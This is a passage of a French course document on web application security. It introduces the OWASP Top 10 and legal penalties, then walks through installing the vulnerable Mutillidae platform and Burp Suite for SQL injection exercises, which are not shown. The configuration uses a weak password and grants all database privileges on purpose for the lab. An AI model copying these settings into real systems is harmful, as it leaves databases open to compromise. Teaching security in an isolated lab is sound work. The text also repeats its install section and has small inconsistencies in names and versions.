IV OWASP - Sécurisation des applications web - Activité 1 : Les injections

- Présentation des activités de laboratoire
    - Introduction
        - La sécurité des applications web
        - Les motifs des attaques
    - Présentation d'OWASP
        - La communauté OWASP
        - Le top 10 d'OWASP
    - Démarche et organisation du côté labo
    - Mise en garde juridique
- Mise en place de la plateforme d'apprentissage
    - Architecture générale
    - Préparation des machines
    - Préparation de Mutillidae
        - Présentation de Mutillidae
        - Installation de Mutillidae
    - Préparation de BurpSuite
        - Présentation de BurpSuite
        - Installation de Burp Suite
- Exercice : Premier défi : Extraction de données
- Exercice : Deuxième défi : Passer outre une authentification

1. Présentation des activités de laboratoire

1.1. Introduction

a) La sécurité des applications web

1 - Les applications web sont partout

Aujourd'hui, les applications web sont partout. Elles sont utilisées quotidiennement dans nos activités personnelles ou professionnelles (réseaux sociaux, achats en lignes, démarches administratives...).

Toute entreprise ou administration se doit d'avoir un site web. Ces applications facilitent les échanges et les transactions car elles sont accessibles de partout à l'aide d'un simple navigateur sur un smartphone ou un ordinateur de bureau.

Si au début des sites web, les aspects techniques et fonctionnels étaient suffisants, ce n'est plus du tout le cas aujourd'hui. L'actualité nous rappelle régulièrement que des entreprises voient leur site web attaqué. Les conséquences peuvent être lourdes (perte de données, baisse du chiffre d'affaire, effondrement de la réputation...). Avec comme enjeu, la survie de l'entreprise selon la gravité de l'attaque subie.

En outre, Le règlement règlement général sur la protection des données (**RGPD**), mis en place au sein de l'Union Européenne, oblige les entreprises à assurer la sécurité des données personnelles qu'elles collectent.

2 La sécurisation des applications web est indispensable

La sécurité des applications web est donc devenue un enjeu stratégique. Lors de son édition 2016, la société EY (http://www.ey.com/[1]) a montré qu'une majorité des entreprises mondiales n'a pas de stratégie en matière de lutte contre les cybermenaces1

Au delà de l'aspect fonctionnel des outils de développement, il est indispensable pour tout développeur de savoir identifier les vulnérabilités potentielles et de prendre en compte les menaces en adaptant son développement à l'aide de bonnes pratiques. La phase de test ne doit pas se limiter au fonctionnement attendu du code mis en oeuvre mais elle doit aussi anticiper les utilisations malveillantes comme les injections de code SQL dans les formulaires.

Afin de mettre en place une veille stratégique sur la sécurisation des applications web, le groupe OWASP a développé une base de données qui recense la liste des incidents de sécurité recensés sur les applications web. Cette base nommée WASC-WHID (Web application Security Consortium - Web Hacking Database Project) permet de disposer de statistiques sur les failles de sécurité relevées sur les applications web. Les incidents sont déclarés et enregistrés afin d'alimenter une base de connaissance.

Le lien permettant d'accéder aux outils WHID est le suivant : https://wiki.owasp.org/index.php/OWASP_WASC_Web_Hacking_Incidents_Database_Project[2]

b) Les motifs des attaques

Les sites web peuvent être attaqués pour plusieurs raisons :

MOTIFS	EXPLICATIONS
Propagande	Certaines personnes peuvent attaquer un site pour des raisons politiques ou pour défendre une cause particulière (hacktivistes).
Distraction	Des personnes peuvent voir dans l'attaque de sites web une distraction ou un défi à relever.
Vol de données	Le vol de données lucratif, pour effectuer du chantage ou pour copier le savoir d'un concurrent sur un marché.
machine zombie	Le serveur cible est utilisé dans un réseau destiné à faire des attaques distribuées par déni de service (DDOS), du stockage de fichiers illégaux, de l'envoi de spams, ...

[1] EY dot COM
[2] OWASP - WASC Web Hacking Incidents Database Project

1.2. Présentation d'OWASP

a) La communauté OWASP

OWASP (Open Web Application Security project) est une communauté travaillant sur la sécurité des applications web. Elle a pour but de publier des recommandations de sécurisation des sites web et propose des outils permettant de tester la sécurité des applications web.

Site officiel : https://www.owasp.org/[1]

b) Le top 10 d'OWASP

OWASP fournit une liste des risques de sécurité des applications web les plus courants. En 2017, OWASP a mis à jour son classement afin de sensibiliser les développeurs web aux risques encourus.

Les 10 risques classés par ordre de dangerosité sont les suivants :

Risques		Définitions	Activités
A1	INJECTION	Correspond au risque d'injection SQL (SQLi).	1
A2	BROKEN AUTHENTICATION AND SESSION MANAGEMENT	Correspond au risque de casser la gestion de l'authentification et de la session. Comprend notamment le vol de session (session hijacking) ou la récupération de mots de passe.	2
A3	CROSS SITE SCRIPTING (XSS)	Correspond au XSS soit l'injection de contenu dans une page, ce qui provoque des actions non désirées sur une page Web. Les failles XSS sont particulièrement répandues parmi les failles de sécurités Web.	3
A4	INSECURE DATA OBJECT REFERENCE (IDOR)	Correspond aux failles de sécurité des identifiants (ID) de données visualisées. Nécessite de mettre en place un contrôle d'accès aux données.	4
A5	SECURITY MISCONFIGURATION	Correspond aux failles de configuration liés aux serveurs Web, applications, base de données ou framework.	5
A6	SENSITIVE DATA EXPOSURE	Correspond aux failles de sécurité liées aux données sensibles comme les mots de passe, les numéros de carte de crédit ou encore les données personnelles et la nécessité de crypter ces données.	6
A7	MISSING FUNCTION LEVEL ACCESS CONTROL	Correspond aux failles de sécurité liées aux accès non souhaitables à une fonctionnalité.	7
A8	CROSS SITE REQUEST FORGERY	Correspond aux failles liées à l'exécution de requêtes à l'insu de l'utilisateur.	8
A9	USING COMPONENT WITH KNOWN VULNERABILITIES	Correspond aux failles liées à l'utilisation de composants tiers.	9
A10	UNVALIDATED REDIRECTS AND FORWARDS	Correspond aux faillies liées aux redirect et forward générique des applications.	10


[1] OWASP - Open Web Application Security Project

1.3. Démarche et organisation du côté labo

Cette première production présente la plateforme de test des vulnérabilités puis étudie dans l'activité 1 la plus courante de toutes selon OWASP : l'injection SQL.

D'autres activités suivront selon le plan annoncé dans le tableau ci-dessus. Elles feront l'objet d'autres côté labo.

Dans cette série de productions, nous utiliserons Mutillidae, plateforme de test des vulnérabilités web développée par Owasp.



Mutillidae est un site web conçu pour identifier et tester les failles de sécurité. Il est possible pour chacune d'entre elles, de définir le niveau de sécurité appliqué.

Ainsi, typiquement, notre démarche consistera, pour une faille de sécurité particulière :

- à partir de la version non sécurisée de la page concernée et à mettre en évidence la faille de sécurité. Il s'agira de réaliser une injection SQL par exemple, dans l'activité 1.
- nous constaterons ensuite que dans la version sécurisée de cette page fournie par Mutillidae, l'attaque n'est plus possible.
- l'étude des mécanismes de sécurisation utilisés, donc du code de la page associée, permettra de dégager des bonnes pratiques de programmation.

Concrètement, Mutillidae sera accessible depuis une machine virtuelle particulière.

Son installation est décrite dans le document suivant.

1.4. Mise en garde juridique

Il convient de préciser que la loi interdit le fait d'accéder ou de se maintenir de manière frauduleuse dans un système de traitement automatisé de données (STAD) et que les organisations doivent garantir la confidentialité des données conservées.

Du point de vue de l'attaquant, on peut rappeler l'article de loi suivant :

Texte légal **:**

L'article 323-1 du code pénal, lequel dispose que « Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 30000 euros d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 45 000 euros d'amende. »

Du point de vue des organisations, un minimum de précautions est nécessaire. La CNIL peut sanctionner les entreprises trop laxistes en la matière. On peut citer les articles de loi suivants :

Texte légal **:**

- **Article 34 de la loi du 6 janvier 1978** : Le responsable du traitement est tenu de prendre toutes précautions utiles, au regard de la nature des données et des risques présentés par le traitement, pour préserver la sécurité des données et, notamment, empêcher qu'elles soient déformées, endommagées, ou que des tiers non autorisés y aient accès.
- **Article 226-17** : Le fait de procéder ou de faire procéder à un traitement de données à caractère personnel sans mettre en œuvre les mesures prescrites à l'article 34 de la loi n° 78-17 du 6 janvier 1978 précitée est puni de cinq ans d'emprisonnement et de 300 000 euros d'amende.

Attention **:**


Toutes les manipulations décrites sont réalisées uniquement sur la plateforme pédagogique présentée. Elles ne doivent en aucun cas être testées sur d'autres sites web.

2. Mise en place de la plateforme d'apprentissage

2.1. Architecture générale

L'objectif est d'installer les outils permettant de disposer de la plateforme de test des différentes activités.

Pour rappel, voici le schéma final :



Chaque machine disposera de sa propre adresse IP, communiquée par l'enseignant.

Deux machines sont nécessaires : une machine servant pour l'attaque et une autre machine servant de serveur web cible à attaquer.

1. La machine attaquante : Elle dispose d'un environnement graphique de bureau avec un navigateur. Le proxy BurpSuite est installé. Le navigateur est configuré pour faire transiter les requêtes par le proxy BurpSuite.
2. La machine cible : Il s'agit du serveur web, sans bureau, hébergeant l'application web cible Mutillidae. L'application Mutillidae comporte des pages web vulnérables aux attaques étudiées dans ce coté labo.

2.2. Préparation des machines

1. Description des machines

Deux machines sont nécessaires, une première servant à héberger le serveur Mutillidae et une seconde faisant office de client et contenant Burpsuite et les autres outils nécessaires à l'exécution des défis.

Il est fortement recommandé de réaliser ces installations à l'aide d'un outil de virtualisation (VMWare, VirtualBox...). Cela notre cas, ici.

Machines	Rôles	Adresse IP
Serveur Debian	Serveur web hébergeant la plateforme Mutillidae.	IP fixe
Client Debian	Machine disposant des outils permettant de réaliser les attaques (navigateur, BurpSuite...).	Ip fixe ou dynique via DHCP

Mutillidae sera installé sur une machine de type Debian Bullseye (version 11) sans bureau (www.debian.org).

Lors de son installation, nous choisirons « serveur SSH » et « utilitaires usuels du système », pour la sélection des logiciels. Toutes les autres options seront choisies « par défaut ».

Pour la machine cliente, nous utiliserons aussi une machine de type Debian 11 (sortie le 14 août 2021) disposant d'un bureau et d'un navigateur de type Firefox. L'installation des outils présentés peut se faire sur d'autres distributions.

Il est aussi possible de s'orienter vers la distribution Kali qui intègre de nombreux logiciels permettant de faire des tests de pénétration.

2. Mise à jour des paquets

Après leur installation ; sur les deux machines, la mise à jour des paquets se fait avec la commande suivante :

```
# apt update && apt upgrade
ou :
# apt update
# apt upgrade
```

2.3. Préparation de Mutillidae

2. Installation de Mutillidae

2.1 Installation

- Pré-requis :

L'installation se fait sur le serveur Debian 11 et nécessite les manipulations suivantes comme prérequis :

```
# apt install php7.4-xml libapache2-mod-php php-mysql mariadb-server apache2 apache2-utils php-xml php-gd php-imap php-php-gettext php-curl zip phpmyadmin nmap git
```

Ces commandes permettent d'installer Apache, MariaDB serveur, PHP 7 et leurs dépendances.

Il faut créer ensuite un utilisateur spécifique dans MariaDB pour l'application Mutillidae. On commence donc par se connecter à la base de données :

```
# mysql
```

Une fois la console MariaDB ouverte, créer l'utilisateur et lui donner des droits :

```
MariaDB [(none)]> CREATE USER 'mutillidae'@'localhost' IDENTIFIED BY 'sio2b';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON *.* to 'mutillidae'@'localhost';
```

Ne pas oublier d'appliquer les nouveaux droits :

```
MariaDB [(none)]> FLUSH PRIVILEGES;
MariaDB [(none)]> exit
```

- Téléchargement et décompression de Mutillidae

a) Présentation de Mutillidae

Mutillidae est une plateforme pédagogique mise en place par le groupe OWASP (Open Web Application Security Project) qui permet d'étudier les attaques associées aux applications web. Il s'agit de scripts PHP destinés à se familiariser avec les technologies web (protocole HTTP, AJAX...) et aux vulnérabilités qui en découlent.

Cet enseignement se fait à travers plusieurs activités qui ciblent chaque problème de sécurité du TOP10 d'OWASP (injection SQL, XSS, manipulation des en-têtes HTTP, vol de session...).

Chaque activité donne accès à une page comportant un défi que l'utilisateur doit accomplir. Les scripts sont disponibles en version non sécurisée afin de tester les vulnérabilités.

Des versions sécurisées permettent de vérifier que les attaques échouent avec un minimum de contrôles sur les données saisies dans les formulaires.

Dans l'activité 1, seule la partie sur la notion d'injection sera testée.

b) Installation de Mutillidae

2.1 Installation

- **Pré-requis :**

L'installation se fait sur le serveur Debian 11 et nécessite les manipulations suivantes comme prérequis :

```
# apt install php7.4-xml libapache2-mod-php php-mysql mariadb-server apache2 apache2-
utils php-xml php-gd php-imap php-php-gettext php-curl zip nmap git
```

Ces commandes permettent d'installer Apache, MariaDB serveur, PHP 7 et leurs dépendances.

Il faut créer ensuite un utilisateur spécifique dans MariaDB pour l'application Mutillidae. On commence donc par se connecter à la base de données :

```
# mysql
```

Une fois la console MariaDB ouverte, créer l'utilisateur et lui donner des droits :

```
MariaDB [(none)]> CREATE USER 'mutillidae'@'localhost' IDENTIFIED BY 'sio2b';
MariaDB [(none)]> GRANT ALL PRIVILEGES ON *.* to 'mutillidae'@'localhost';
```

Ne pas oublier d'appliquer les nouveaux droits :

```
MariaDB [(none)]> FLUSH PRIVILEGES;
MariaDB [(none)]> exit
```

- **Téléchargement et décompression de Mutillidae**

Nous allons nous rendre dans le répertoire du serveur Web afin d'y déposer les fichiers nécessaires pour nos activités futures.

```
# cd /var/www/html
# git clone https://github.com/webpwnized/mutillidae
```

Nous allons donner à l'utilisateur Apache (www-data) la propriété des fichiers récupérés.

```
# chown -R www-data /var/www/html/mutillidae
```

Il faut ensuite modifier le fichier MySQLHandler.php en indiquant l'utilisateur et son mot de passe. Il faut donc un éditeur de texte et modifier ce fichier situé dans /var/www/html/mutillidae/classes/.

```
# nano /var/www/html/mutillidae/classes/MySQLHandler.php
```

```
        /* ------------------------------------------
         * DATABASE HOST
         * ------------------------------------------
         * This is the host/server which has the database.
         * If using XAMPP or LAMP, this is almost certainly localhost.
         * 127.0.0.1 might work.
         * */
        static public $mMySQLDatabaseHost = localhost;
        static public $MUTILLIDAE_DOCKER_HOSTNAME = "database";

        /* ------------------------------------------
         * DATABASE USER NAME
         * ------------------------------------------
         * This is the user name of the account on the database
         * which OWASP Mutillidae II will use to connect. If this is set
         * incorrectly, OWASP Mutillidae II cannot connect
         * to the database.
         * */
        static public $mMySQLDatabaseUsername = mutilidae;

        /* ------------------------------------------
         * DATABASE PASSWORD
         * ------------------------------------------
         * This is the password of the account on the database
         * which OWASP Mutillidae II will use to connect. If this is set
         * incorrectly, OWASP Mutillidae II is not going to be able to connect
         * to the database. The password for user
         * account root has to match what is in database.config.
         * */

        static public $mMySQLDatabasePassword = sio2b;
        static public $MUTILLIDAE_DBV1_PASSWORD = "";
        static public $MUTILLIDAE_DBV2_PASSWORD = "mutillidae";
        static public $SAMURAI_WTF_PASSWORD = "samurai";
```


Vous devez obtenir ce message. En effet, nous n'avons pas configuré la base de données afin d'obtenir les données correspondantes :

The database server at localhost appears to be offline.

1. Be sure the username and password to MySQL is the same as configured in includes/database-config.inc
2. Be aware that MySQL disables password authentication for root user upon installation or update in some systems. This may happen even for a minor update. Please check the username and password to MySQL is the same as configured in includes/database-config.inc
3. Try to **setup/reset the DB** to see if that helps
4. A **video is available** to help reset MySQL root password
5. The commands vary by system and version, but may be something similar to the following
   - mysql -u root
   - use mysql;
   - update user set authentication_string=PASSWORD('mutillidae') where user='root';
   - update user set plugin='mysql_native_password' where user='root';
   - flush privileges;
   - quit;
6. Check the error message below for more hints
7. If you think this message is a false-positive, you can opt-out of these warnings below

Error Message
Error: Failed to connect to MySQL database. Unable to select default database mutillidae. It appears that the database to which Mutillidae is configured to connect has not been created. Try to setup/reset the DB to see if that helps. Next, check that the database service is running and that the database username, password, database name, and database location are configured correctly in file includes/database-config.php Connection error:

Il convient de cliquer sur « setup/reset the DB ».



Vous devez obtenir la page d'accueil d'OWASP Mutillidae II (version 2.8.53).

L'installation est terminée.

2.4. Préparation de BurpSuite

a) Présentation de BurpSuite

N.B. : Lors de l'installation du client Debian, il convient de choisir « Environnement de bureau Debian » avec un bureau (par défaut : « Gnome » (j'ai choisi Cinnamon quiq a un look « Windows », mais n'importe quel bureau fera l'affaire) et « utilitaires usuels du système ». Tout le reste est choisi « par défaut ».

De plus, afin d'avoir accès à Internet, j'ai choisi d'installer Chromium en plus de Firefox ESR, installé par défaut.


Firefox ESR servira à BurpSuite.

BurpSuite est une plateforme qui permet d'effectuer des tests de sécurité sur les applications web.

Elle joue le rôle d'un proxy qui se positionne entre le navigateur de l'attaquant et le serveur contenant l'application web à tester. Il capture les requêtes effectuées afin de pouvoir les analyser, les modifier et les rejouer en modifiant les paramètres. Grâce à ces captures, il est alors possible de tester les vulnérabilités comme les injections SQL ou le XSS.

BurpSuite incorpore les outils suivants :

- un proxy qui permet d'intercepter les requêtes entre le navigateur et l'application cible ;
- un scanner d'applications web ;
- un outil permettant de découvrir les champs d'une page dans le but de pouvoir les exploiter ;
- un outil d'intrusion permettant d'effectuer des attaques spécifiques afin d'exploiter certaines vulnérabilités ;
- un outil de répétition permettant la modification avant envoi des requêtes ;
- un séquenceur pour tester la randomisation des sessions.



BurpSuite est donc un excellent outil pour relever les défis de Mutillidae.

Burpsuite sera nécessaire uniquement lors de certaines activités (pour les autres Chromium fera parfaitement l'affaire).

b) Installation de Burp Suite

1. Installation

L'installation se fait sur la machine cliente. Nous avons utilisé une Debian 11 graphique (Client Linux). Burp Suite est disponible en version gratuite et en version payante avec des fonctionnalités avancées. Nous installerons la version gratuite.

Le téléchargement se fait via le lien suivant en utilisant un navigateur : https://portswigger.net/burp[1]

Choisir la version communautaire et cliquer sur le bouton Download. Puis, choisir la version pour Linux (64 bits).

[1] PortSwigger - Burp Suite Release

⚠ *Attention* :


N.B. : le fichier burpsuite_community_linux_v2021_8_1.sh fait 214 Mo.

Le script téléchargé doit être exécutable :

```
1
2 sio2b@Labo-Client:~$ cd Téléchargements$/
3 sio2b@Labo-Client:~/Téléchargements$ chmod +x burpsuite_community_linux_v1_7_32.sh
```

Le lancement de l'installation peut commencer.

```
1 sio2b@Labo-Client:~/Téléchargements$./burpsuite_community_linux_v1_7_32.sh
```




On valide les options par défaut. L'application s'installe sans autre formalité.

2. Configuration du navigateur (Firefox ESR)

